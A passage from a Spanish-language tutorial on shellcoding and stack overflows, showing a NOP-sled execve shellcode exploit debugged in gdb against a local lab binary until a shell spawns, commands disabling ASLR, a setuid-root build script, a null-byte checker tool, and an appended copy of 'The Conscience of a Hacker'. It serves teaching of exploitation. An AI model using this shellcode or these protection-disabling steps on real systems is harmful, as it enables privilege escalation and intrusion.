    x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80"
     .  "\x40\xf3\xff\xbf"x12’;‘
Fallo de segmentación
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedAmpliado ‘perl -e ’print "\x90"x76 . "\x31\xc0\x99\xb0\x0b\x52\
    x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80"
     .  "\x40\xf3\xff\xbf"x12’;‘
Fallo de segmentación
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedAmpliado ‘perl -e ’print "\x90"x77 . "\x31\xc0\x99\xb0\x0b\x52\
    x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80"
     .  "\x40\xf3\xff\xbf"x12’;‘
Fallo de segmentación
```

Código 63. Ejecución del *exploit*

Como se puede ver, la ejecución del *exploit* no ha sido satisfactoria. Así que se depurará la ejecución con *gdb* para entender mejor lo que está ocurriendo.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedAmpliado
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run ‘perl -e ’print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
    x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80" .  "\x40\xf3\xff\
    xbf"x12’;‘
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado ‘perl -e ’print "\x90"x74 . "\x31\xc0\x99
    \xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89
    \xe1\xcd\x80" .  "\x40\xf3\xff\xbf"x12’;‘

Program received signal SIGILL, Illegal instruction.
0xbffff342 in ?? ()
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 30423] will be killed.

¿Salir de cualquier modo? (y o n) y
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 64. Depuración del *exploit*

Como se puede ver, la dirección del registro *eip* es 0xbffff342, que es muy cercana a la que se deseaba, 0xbffff340. Así que el problema no es que la dirección de retorno no se sobreescriba bien. Muy probablemente, el problema radica en que no se ha elegido correctamente la dirección de retorno. Para saber exactamente dónde se ubica

el parámetro que se inyecta, se va a realizar un pequeña trampa. Se va a mostrar el contenido de las direcciones de memoria relativas a la pila. De este modo, se podrá identificar donde se ubica el NOP Sled y se conocerá la dirección donde se ubica el parámetro inyectado.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedAmpliado
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run `perl -e 'print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
    x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80" .  "\x40\xf3\xff\
    xbf"x12';`
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado `perl -e 'print "\x90"x74 . "\x31\xc0\x99
    \xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89
    \xe1\xcd\x80" .  "\x40\xf3\xff\xbf"x12';`

Program received signal SIGILL, Illegal instruction.
0xbffff342 in ?? ()
(gdb) x/200x 0xbffff390
0xbffff390: 0xbffffe0b  0xbffffe13  0xbffffe3f  0xbffffe4e
0xbffff3a0: 0xbffffeb0  0xbffffeed  0xbffff0d  0xbffff1a
0xbffff3b0: 0xbffff27  0xbffff49  0xbffff62  0x00000000
0xbffff3c0: 0x00000020  0x0012e414  0x00000021  0x0012e000
0xbffff3d0: 0x00000010  0xbfe9f3ff  0x00000006  0x00001000
0xbffff3e0: 0x00000011  0x00000064  0x00000003  0x08048034
0xbffff3f0: 0x00000004  0x00000020  0x00000005  0x00000008
0xbffff400: 0x00000007  0x00110000  0x00000008  0x00000000
0xbffff410: 0x00000009  0x080483d0  0x0000000b  0x000003e8
0xbffff420: 0x0000000c  0x000003e8  0x0000000d  0x000003e8
0xbffff430: 0x0000000e  0x000003e8  0x00000017  0x00000000
0xbffff440: 0x00000019  0xbffff46b  0x0000001f  0xbffff9a
0xbffff450: 0x0000000f  0xbffff47b  0x00000000  0x00000000
0xbffff460: 0x00000000  0x00000000  0x64000000  0x4b207e0e
0xbffff470: 0x5f3e166f  0x29de5d5c  0x69515e02  0x00363836
0xbffff480: 0x00000000  0x00000000  0x682f0000  0x2f656d6f
0xbffff490: 0x6c77656e  0x442f676f  0x6d75636f  0x6f746e65
0xbffff4a0: 0x68532f73  0x636c6c65  0x6e69646f  0x6f432f67
0xbffff4b0: 0x6f676964  0x74532f73  0x4f6b6361  0x66726576
0xbffff4c0: 0x73776f6c  0x7361422f  0x78456369  0x6c706d61
0xbffff4d0: 0x61702f65  0x6f777373  0x72506472  0x6365746f
0xbffff4e0: 0x41646574  0x696c706d  0x006f6461  0x90909090
0xbffff4f0: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff500: 0x90909090  0x90909090  0x90909090  0x90909090
---Type <return> to continue, or q <return> to quit---
0xbffff510: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff520: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff530: 0x90909090  0xc0319090  0x520bb099  0x732f2f68
0xbffff540: 0x622f6868  0xe3896e69  0x53e28952  0x80cde189
0xbffff550: 0xbffff340  0xbffff340  0xbffff340  0xbffff340
0xbffff560: 0xbffff340  0xbffff340  0xbffff340  0xbffff340
0xbffff570: 0xbffff340  0xbffff340  0xbffff340  0xbffff340
0xbffff580: 0x42524f00  0x535f5449  0x454b434f  0x52494454
0xbffff590: 0x6d742f3d  0x726f2f70  0x2d746962  0x6c77656e
0xbffff5a0: 0x5300676f  0x415f4853  0x544e4547  0x4449505f
0xbffff5b0: 0x3432313d  0x48530035  0x3d4c4c45  0x6e69622f
0xbffff5c0: 0x7361622f  0x45540068  0x783d4d52  0x6d726574
0xbffff5d0: 0x47445800  0x5345535f  0x4e4f4953  0x4f4f435f
0xbffff5e0: 0x3d45494b  0x65313664  0x61343137  0x34656465
0xbffff5f0: 0x66633034  0x37336635  0x62633566  0x30303030
0xbffff600: 0x39303030  0x3932312d  0x33313135  0x2e303031
0xbffff610: 0x30363532  0x312d3936  0x38373638  0x38373739
```

```
0xbffff620: 0x49570030  0x574f444e  0x373d4449  0x37393435
0xbffff630: 0x00353734  0x4d4f4e47  0x454b5f45  0x4e495259
0xbffff640: 0x4f435f47  0x4f52544e  0x742f3d4c  0x6b2f706d
0xbffff650: 0x69727965  0x322d676e  0x65324332  0x54470079
0xbffff660: 0x4f4d5f4b  0x454c5544  0x61633d53  0x7265626e
0xbffff670: 0x672d6172  0x6d2d6b74  0x6c75646f  0x53550065
0xbffff680: 0x6e3d5245  0x6f6c7765  0x534c0067  0x4c4f435f
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 30448] will be killed.

¿Salir de cualquier modo? (y o n) y
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 65. Dirección de memoria del NOP Sled

Como se puede ver se examinan las direcciones de memoria contiguas al inicio de la pila, o sea, contiguas a la dirección 0xbffff390. Si se analizan los datos proporcionados por *gdb* se puede comprobar como en la dirección 0xbffff510 el NOP Sled ya está presente. Así pues, si se utiliza la dirección 0xbffff510 como dirección de retorno, el flujo de ejecución del programa se desviará hacia en medio del NOP Sled. A continuación se muestra si este razonamiento es correcto:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedAmpliado
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run `perl -e 'print "\x90"x74 ."\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
    x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80" . "\x10\xf5\xff\xbf
    "x12';`
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado `perl -e 'print "\x90"x74 ."\x31\xc0\x99\
    xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\
    xe1\xcd\x80" . "\x10\xf5\xff\xbf"x12';`
process 30601 is executing new program: /bin/dash
$ exit

Program exited normally.
(gdb) quit
```

Código 66. Ejecución correcta del *exploit*

Como se puede comprobar, el *exploit* se ha ejecutado correctamente y gracias a él se ha ejecutado el *shellcode*, que ha brindado una *shell* con la que ejecutar cualquier comando que el atacante quisiera ejecutar. Evidentemente los permisos de la *shell* son los mismos que los del ejecutable.

En este momento se ha conseguido ejecutar un *exploit* satisfactoriamente para vulnerar toda la seguridad de un sistema.

10. Líneas de futuro

Tal y como se puede comprobar leyendo el título de esta investigación, este trabajo no es más que una introducción al mundo de la explotación de software. Una vez desarrollado el trabajo, se puede comprobar que se ha hecho más énfasis en el concepto de *shellcoding* que en el concepto de *exploiting*.
Si bien es cierto que cualquier lector debería ser capaz de programar cualquier tipo de *shellcode* que se propusiera, no ocurre lo mismo cuando uno se plantea explotar software. Esta investigación sólo ha podido dar unos conceptos básicos sobre *exploiting*, por esta razón, en el tintero han quedado muchos otros conceptos como el desbordamiento de enteros, ataques de formato de cadena, desbordamientos en el *heap*, *bypass* de los sistemas de protección implementados actualmente o, simplemente, la explotación de software en otros sistemas operativos o plataformas. El mundo de la explotación de software es complejo y extenso por igual.

Una vez el lector tenga claros los conceptos aquí expuestos debería avanzar hacía el estudio de desbordamientos en otros segmentos de memoria que no sean la pila. Actualmente, el desbordamiento de bufers en el *heap* es uno de los errores más comunes y más explotados. Hasta hace bien poco, eran pocos los sistemas de seguridad implementados en el *heap*, al contrario de lo que ocurría en la pila, en la que ya se implementaban medidas de seguridad como los *stack canaries*. Por otro lado, los desbordamientos de bufers en el *heap* son altamente peligrosos ya que es en el *heap* donde se almacenan las direcciones de memoria a los métodos que forman los ejecutables programados en lenguajes orientados a objetos. Por esta razón, el siguiente paso para un apasionado del *exploiting* sería enfrascarse de lleno en el estudio de las estructuras de datos implementadas en el *heap*.

Una vez se entendieran los conceptos de desbordamiento de bufers en el *heap* ya se podría empezar a estudiar cómo vulnerar los sistemas de seguridad implementados por el sistema operativo y el compilador para prevenir la explotación de software. Actualmente, todos los métodos de prevención se pueden vulnerar, aunque esto no siempre es posible y existe software vulnerable que no se puede explotar debido a estas medidas de seguridad. Cada día aparecen nuevos métodos para saltarse estas medidas de seguridad y, de igual modo, cada día aparecen nuevos métodos de seguridad.

Una vez se dominaran a la perfección todas las técnicas publicadas en los artículos más actuales, el lector ya sería capaz de contribuir con la comunidad de igual modo que la comunidad contribuyó con él. El circulo se habría cerrado al fin.

Bibliografía

[1] Erickson, J.(2008). Hacking: Técnicas fundamentales. 1a edición. España: Anaya Multimedia. ISBN 978-84-415-2469-9

[2] Foster, J.; Liu, V.(2006). Writing Security Tools and Exploits. 1a edición. Canada: Syngress. ISBN 1-59749-997-8

[3] Harris, S.; Harper, A.; Eagle, C.; Ness J. (2008). Gray Hat Hacking: The Ethical Hacker's Handbook. 2a edición. United States of America: The McGraw-Hill Companies. ISBN 978-0-07-149568-4

[4] Aleph One. (1996). "Smashing The Stack For Fun And Profit". Phrack [en línea]. Vol. 49. Capítulo 14.

A. Apéndice I

[**Actualización**]: El código mostrado a continuación no es funcional.

makefile

```
CFLAGS = -Wall -Wextra -ggdb
all: link
Mensajes.o: Mensajes.c Mensajes.h
  gcc -c Mensajes.c $(CFLAGS)
Salida.o: Salida.c Salida.h
  gcc -c Salida.c $(CFLAGS)
Nullbytes.o: Nullbytes.c
  gcc -c Nullbytes.c $(CFLAGS)
link: Mensajes.o Salida.o Nullbytes.o
  gcc Mensajes.o Salida.o Nullbytes.o -o NullBytes
```

Código 67. makefile

Mensajes.h

```
#ifndef _MENSAJES_H
#define _MENSAJES_H

void Errors (int numError);

void Mensaje ();

#endif
```

Código 68. Mensajes.h

Mensajes.c

```
#include <stdio.h>
#include <stdlib.h>

void Errors (int numError) {
switch(numError) {
  case 1:
    printf("[-] Usage: ./NullBytes <program>\n");break;
  case 2:
    printf("[-] No se ha podido crear la tuberia\n");break;
  case 3:
```

```
11      printf("[-] No se ha podido crear el hijo\n");break;
12    case 4:
13      printf("[-] No se han podido duplicar los descriptores de
           archivo\n");break;
14    case 5:
15      printf("[-] No se han podido ejecutar ndisasm\n");break;
16    case 6:
17      printf("[-] La longitud del parametro es de mas de 145
           caracteres\n");break;
18    case 7:
19      printf("[+] NullBytes te senalar que instrucciones
           desensambladas contienen
20                  los bytes nulos y ademas cuantos hay en total\
                       n");
21      printf("[+] El shellcode desensamblado no puede tener mas
           de 5000 bytes.\n");
22      printf("[+] Usage: ./NullBytes <program>\n");break;
23    default:
24    break;
25  }
26    exit(-1);
27  }
28
29  void Mensaje () {
30    printf("\n[+] NullBytes v0.1, por Albert Lopez Fernandez\n")
         ;
31    printf("[+] Haciendo uso de la utilidad ndisasm,\n");
32    printf("[+] NullBytes te permite saber si tu shellcode
33                  contiene bytes nulos y donde se encuentran\n\n
                       ");
34  }
```

Código 69. Mensajes.c

Salida.h

```
1  #ifndef _SALIDA_H
2  #define _SALIDA_H
3
4  void Proceso (char * salida);
5
6  #endif
7  \end{verbatim}\bigskip
8
9  \textbf{Salida.c}
```

```
\begin{verbatim}
#define GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>       //Para los tipos de variable ssize_t
    y size_t

void Proceso (char * salida) {
//printf("%s\n", salida);
char *linea = NULL, CodigoMaquina[70], Opcode[70], *str1;
const char *delim = "\n";
size_t i = 0, j;
size_t BytesNulos = 0;
char *saveptr1;

//El primer valor de str1 ha de ser cadena, despues ha de ser
   NULL siempre
for(str1 = salida ; ; str1 = NULL) {
  //Dejamos que strtok_r haga su magia
  linea = strtok_r(str1, delim, &saveptr1);
  //Si ya lo hemos capturado todo salimos
  if (linea == NULL) break;

  bzero(CodigoMaquina, sizeof(CodigoMaquina));
  i = 0;
  while ( (linea[10+i] < 97) || (linea[10+i] > 122)  ) {
  //Mientras no leamos una minscula (signo de que es un opcode
     )
    CodigoMaquina[i] = linea[10+i];       //En linea[10]
       empieza el codigo maquina
    i++;
  }//fin while
  bzero(Opcode, sizeof(Opcode));
  j = i;
  while ( ((linea[10+i] != '\n') || (linea[10+i] != '\0')) &&
  ((i+10) < strlen(linea))) {
    Opcode[i-j] = linea[10+i];
    i++;
  }

  i = 0;
  while ( CodigoMaquina[i] != '\0' ) {
    if ( ( (i % 2) == 0 ) && ( CodigoMaquina[i] == 48 ) &&
    ( CodigoMaquina[i+1] == 48 ) ) {
      //Tenemos un byte nulo
```

```
51          printf("Byte Nulo en %s perteneciente a la
52          instruccion        %s\n", CodigoMaquina, Opcode);
53          BytesNulos++;
54        }
55        i++;
56      }
57  }//Fin for
58  printf("\nHay un total de %d bytes nulos\n", BytesNulos);
59  }
```

Código 70. Salida.h

Nullbytes.c

```
1   #include <stdio.h>
2   #include <stdlib.h>
3   #include <unistd.h>
4   #include <string.h>
5   #include <signal.h>
6   #include "Mensajes.h"
7   #include "Salida.h"
8   /************************************************
9   * Este codigo interpretara la salida del comando: *
10  *            ndisasm -b32 ejecutable              *
11  ************************************************/
12  void Errors (int numError);
13  void Mensaje();
14  int main(int argc, char **argv) {
15  Mensaje();
16  signal(SIGCHLD, SIG_IGN);         //Els fills matats no
        quedaran zombis
17  if ( argc < 2 || argc > 2 ) Errors(1);
18  if ( strcmp(argv[1],"--help") == 0 || strcmp(argv[1],"-h") ==
        0 ) Errors(7);
19  int fd[2], pid;
20  char salida[10000], argumentos[150];
21
22  bzero(argumentos, sizeof(argumentos));
23  if ( strlen(argv[1]) > 144 ) Errors(6);
24
25  strncat(argumentos, argv[1], 144);
26
27  if ( pipe(fd) == -1 ) Errors(2);
28  pid = fork();
29  switch (pid) {
```

```
30    case -1: Errors(3); break;          //No s'ha creat el nou
         proces
31    case 0:
32      close(fd[0]);
33      //Tot el que surti per pantalla ho enviem a fd[1]
34      if ( dup2(fd[1],1) == -1 ) Errors(4);
35      //Executem ndisasm -b32 <programa>
36      if ( execlp("ndisasm", "ndisasm", "-u", argumentos, NULL)
           == -1 ) Errors(5);
37      close(fd[1]);
38    break;
39    default:
40      close(fd[1]);
41      bzero(salida,sizeof(salida));
42      read (fd[0], salida, 10000);
43      Proceso (salida);
44      close(fd[0]);
45      kill(pid, SIGKILL);
46    break;
47  }
48
49  return 0;
50  }$
```

Código 71. Nullbytes.C

B. Apéndice II

En este apéndice se explican algunas de las medidas de seguridad implementadas por el sistema operativo Unix y el compilador GCC. Además, también se detalla el modo de desactivar dichas medidas de seguridad.

Por otro lado, en este apéndice también se detallan los diferentes métodos de compilación que se han utilizado en esta investigación para generar los ejecutables necesarios.

- **Medidas de seguridad**

La principal medida de seguridad que implementa el sistema operativo Linux es la conocida como *Address Space Layout Randomization* o ASLR. Esta medida de seguridad se basa en randomizar la posición de memoria donde se ubican algunas estructuras de datos en memoria, como, por ejemplo, la pila.

En la mayoría de sistemas basta con ejecutar los siguientes comandos para desactivar esta medida de seguridad. Estos comandos se deben ejecutar como usuario *root*.

```
echo "0" > /proc/sys/kernel/randomize_va_space
echo "0" > /proc/sys/kernel/exec-shield
echo "0" > /proc/sys/kernel/exec-shield-randomize
```

Código 72. Desactivando medidas de seguridad

Para comprobar que ASLR está desactivada, basta con ejecutar el siguiente código fuente varias veces.

```
1  #include <stdio.h>
2
3  int main(int argc, char ** argv) {
4
5          int reg_esp;
6
7          __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
8
9          printf("ESP value: %p\n", (void *) reg_esp);
10
11         return 0;
12 }
```

Código 73. Comprobando ASLR

Si el valor del registro *esp* que se muestra al ejecutar este código varias veces es diferente, significa que la medida de seguridad ASLR está activada. Si el valor es el mismo después de varias ejecuciones, ASLR está desactivada.
Como se puede comprobar a continuación, ASLR está activado:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
    ESP value: 0xbfdc8140
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbfd09ad0
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbfabb960
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbf8b6970
```

Código 74. ASLR activado

Sin embargo, cuando se ejecutan las instrucciones comentadas anteriormente, se puede comprobar que la randomización de direcciones se desactiva:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ su root
Contraseña:
root@Beleriand:/home/newlog/Documentos/Shellcoding/Codigos/SecurityMesures# echo "0"
     > /proc/sys/kernel/randomize_va_space
root@Beleriand:/home/newlog/Documentos/Shellcoding/Codigos/SecurityMesures# echo "0"
     > /proc/sys/kernel/exec-shield
root@Beleriand:/home/newlog/Documentos/Shellcoding/Codigos/SecurityMesures# su
    newlog
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbffff3b0
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbffff3b0
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbffff3b0
```

Código 75. ASLR desactivado

Como se puede ver, no se ha modificado el valor del archivo exec-shield-randomize. Esto se debe a que en el sistema operativo desde el que se están ejecutando estas operaciones, dicho archivo no existe. Dependiendo de cada sistema, es posible que se deban modificar la totalidad de los archivos mencionados o sólo algunos de ellos.
Para obtener más información sobre los métodos de seguridad implementados por el sistema operativo y sus consecuencias sobre la ejecución de *shellcodes*, a pie de página se referencian algunos enlaces con más información[47], [48] [49] [50].

[47] http://www.wadalbertia.org/foro/viewtopic.php?f=6&t=6048&sid=ac23ff1e49ce104365b1ce93c2a0d076

[48] http://www.vlan7.org/2010/10/shellcoding-sin-gcc-solo-con-nasmld.html

[49] http://www.vlan7.org/2010/10/creando-shellcodes-position-independent.html

[50] http://www.vlan7.org/2010/10/shellcoding-vueltas-con-el-flag-nx.html

- **Métodos de compilación**

En esta investigación se han utilizado diferentes métodos de compilación para diferentes situaciones. En cada una de estas situaciones ya se ha justificado el porqué de dicha elección, por esta razón, en este apartado sse explicará qué es lo que se consigue compilando el código de un modo u otro.

Para la mayoría de códigos en ensamblador compilados en este trabajo se ha utilizado el siguiente *script*:

```
1  #!/bin/bash
2  echo "####      Generating executable...       ####"
3  source=$1;
4  sourceDOTo=‘echo ${source/.S/.o}‘
5  executable=‘echo ${source/.S/}‘
6  echo "sourceDOTo = $sourceDOTo"
7  echo "executable = $executable"
8  nasm -f elf $source
9  ld -o $executable $sourceDOTo
10 sudo chown root $executable
11 sudo chmod +s $executable
```

Código 76. *Script* para la generación de los ejecutables

Con la cuarta línea se almacena en la variable *sourceDOTo* el valor del parámetro pasado sin la extensión .S. Con la quinta línea se elimina la extensión .S del parámetro pasado al *script*.
Con la instrucción de la octava línea ensambla el archivo pasado como argumento en el formato ejecutable ELF. La siguiente instrucción linca el archivo generado por la herramienta *nasm* y genera el ejecutable final. Con la penúltima línea se modifica el propietario del ejecutable para que sea el usuario *root*. Con la última línea se especifica que el ejecutable se ejecute con el identificador de usuario efectivo del usuario que es propietario del ejecutable.

Por otro lado, los códigos fuentes en C se han compilador con el compilador GCC. Una de las sintaxis más básicas utilizadas en el momento de compilador un código fuente es:

```
gcc sourceCode.c -o executable
```

Código 77. Sintaxis básica de GCC

Con esta sintaxis se consigue compilar el código fuente *sourceCode.c* y generar el ejecutable *executable*..
A parte de esta sintaxis, GCC proporciona muchísimas más opciones de compilación.

En esta investigación se han utilizado, básicamente, dos modificadores más.
El primero de ellos es el modificador $-g$ con lo que se generan símbolos de depuración para que la depuración del ejecutable sea más fácil. Gracias a este modificador, por ejemplo, un programador puede obtener leer el valor de las variables de un programa a partir de su nombre desde el depurador *gdb*.
El otro modificador que se ha utilizado en esta investigación ha sido -fno-stack-protector. Con este modificador se le especifica a GCC que no implemente ningún tipo de protección en la pila. Si no fuera por la especificación de este modificador, cuando ocurriera un desbordamiento de búfer en la pila su explotación, en teoría, se prevendría.

==Phrack Inc.==

Volume One, Issue 7, Phile 3 of 10

=-=

The following was written shortly after my arrest...

The Conscience of a Hacker

by

+++The Mentor+++

Written on January 8, 1986

=-=

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...

Or feels threatened by me...

Or thinks I'm a smart ass...

Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through

the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

"This is it... this is where I belong..."

I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++